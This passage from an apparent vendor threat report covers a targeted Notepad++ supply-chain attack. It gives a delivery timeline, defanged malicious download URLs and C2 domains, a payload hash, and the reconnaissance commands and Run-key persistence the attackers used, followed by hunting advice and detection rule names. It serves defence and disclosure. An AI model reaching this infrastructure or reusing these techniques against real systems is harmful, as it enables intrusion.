In mid-October 2025, we observed attackers to resume deployments of the chain #2 payload (SHA1 hash: 821c0cafb2aab0f063ef7e313f64313fc81d46cd) using yet another URL: http://95.179.213[.]0/update/update.exe. Still, this payload used the previously mentioned self-dns.it[.]com and safe-dns.it[.]com domain names for system information uploading, Metasploit downloader and Cobalt Strike Beacon communications.
Further in late October 2025, we observed attackers to start changing URLs used for malicious update deliveries. Specifically, attackers started using the following URLs:
http://95.179.213[.]0/update/install.exe;
http://95.179.213[.]0/update/update.exe;
http://95.179.213[.]0/update/AutoUpdater.exe.
We didn’t observe any new payloads deployed from these URLs — they involved usage of both #2 and #3 execution chains. Finally, we didn’t see any payloads being deployed since November 2025.
Conclusion

Notepad++ is a text editor used by numerous developers. As such, the ability to control update servers of this software gave the attackers a unique possibility to break into machines of high-profile organizations around the world. The attackers made an effort to avoid losing access to this infection vector — they were spreading the malicious implants in a targeted manner, and they were skilled enough to drastically change the infection chains about once a month. Whilst we identified three distinct infection chains during our investigation, we would not be surprised to see more of them in use. To sum up our findings, here is the overall timeline of the infection chains that we identified:
The variety of infection chains makes detection of the Notepad++ supply chain attack quite a difficult, and at the same time creative, task. We would like to propose the following methods, from generic to specific, to hunt down traces of this attack:
Check systems for deployments of NSIS installers, which were used in all three observed execution chains. For example, this can be done by looking for logs related to creations of a %localappdata%\Temp\ns.tmp directory, made by NSIS installers at runtime. Make sure to investigate the origins of each identified NSIS installer to avoid false positives;
Check network traffic logs for DNS resolutions of the temp[.]sh domain, which is unusual to observe in corporate environments. Also, it is beneficial to conduct a check for raw HTTP traffic requests that have a temp[.]sh URL embedded in the user agent — both these steps will make it possible to detect chain #1 and chain #2 deployments;
Check systems for launches of malicious shell commands referenced in the article, such as whoami, tasklist, systeminfo and netstat -ano;
Use the specific IoCs listed below to identify known malicious domains and files.
Let’s take a closer look at Kaspersky Next EDR Expert.

One way to detect the described malicious activity is to monitor requests to LOLC2 (Living-Off-the-Land C2) services, which include temp[.]sh. Attackers use such services as intermediate control or delivery points for malicious payloads, masking C2 communication as legitimate web traffic. KEDR Expert detects this activity using the lolc2_connection_activity_network rule.
In addition, the described activity can be detected by executing typical local reconnaissance commands that attackers launch in the early stages of an attack after gaining access to the system. These commands allow the attacker to quickly obtain information about the environment, access rights, running processes, and network connections to plan further actions. KEDR Expert detects such activity using the following rules: system_owner_user_discovery, using_whoami_to_check_that_current_user_is_admin, system_information_discovery_win, system_network_connections_discovery_via_standard_windows_utilities.
In this case, a clear sign of malicious activity is gaining persistence through the autorun mechanism via the Windows registry, specifically the Run key, which ensures that programs start automatically when the user logs in. KEDR Expert detects this activity using the temporary_folder_in_registry_autorun rule.
To protect companies that use our Kaspersky SIEM system, we have prepared a set of correlation rules that help detect such malicious activity. These rules are already available for customers to download from the SIEM repository; the package name is [OOTB] Notepad++ supply chain attack package – ENG.
The Notepad++ supply chain attack package contains rules that can be divided into two groups based on their detection capabilities:
Indicators of compromise:
malicious URLs used to extract information from the targeted infrastructure;
malicious file names and hashes that were detected in this campaign.
Suspicious activity on the host:
unusual command lines specific to these attacks;
suspicious network activity from Notepad++ processes and an abnormal process tree;
traces of data collection, e.g. single-character file names.
Some rules may need to be adjusted if they trigger on legitimate activity, such as administrators’ or inventory agents’ actions.
We also recommend using the rules from the Notepad++ supply chain attack package for retrospective analysis (threat hunting). Recommended analysis period: from September 2025.
For the detection rules to work correctly, you need to make sure that events from Windows systems are received in full, including events 4688 (with command line logging enabled), 5136 (packet filtering), 4663 (access to objects, especially files), etc.

 Login
Login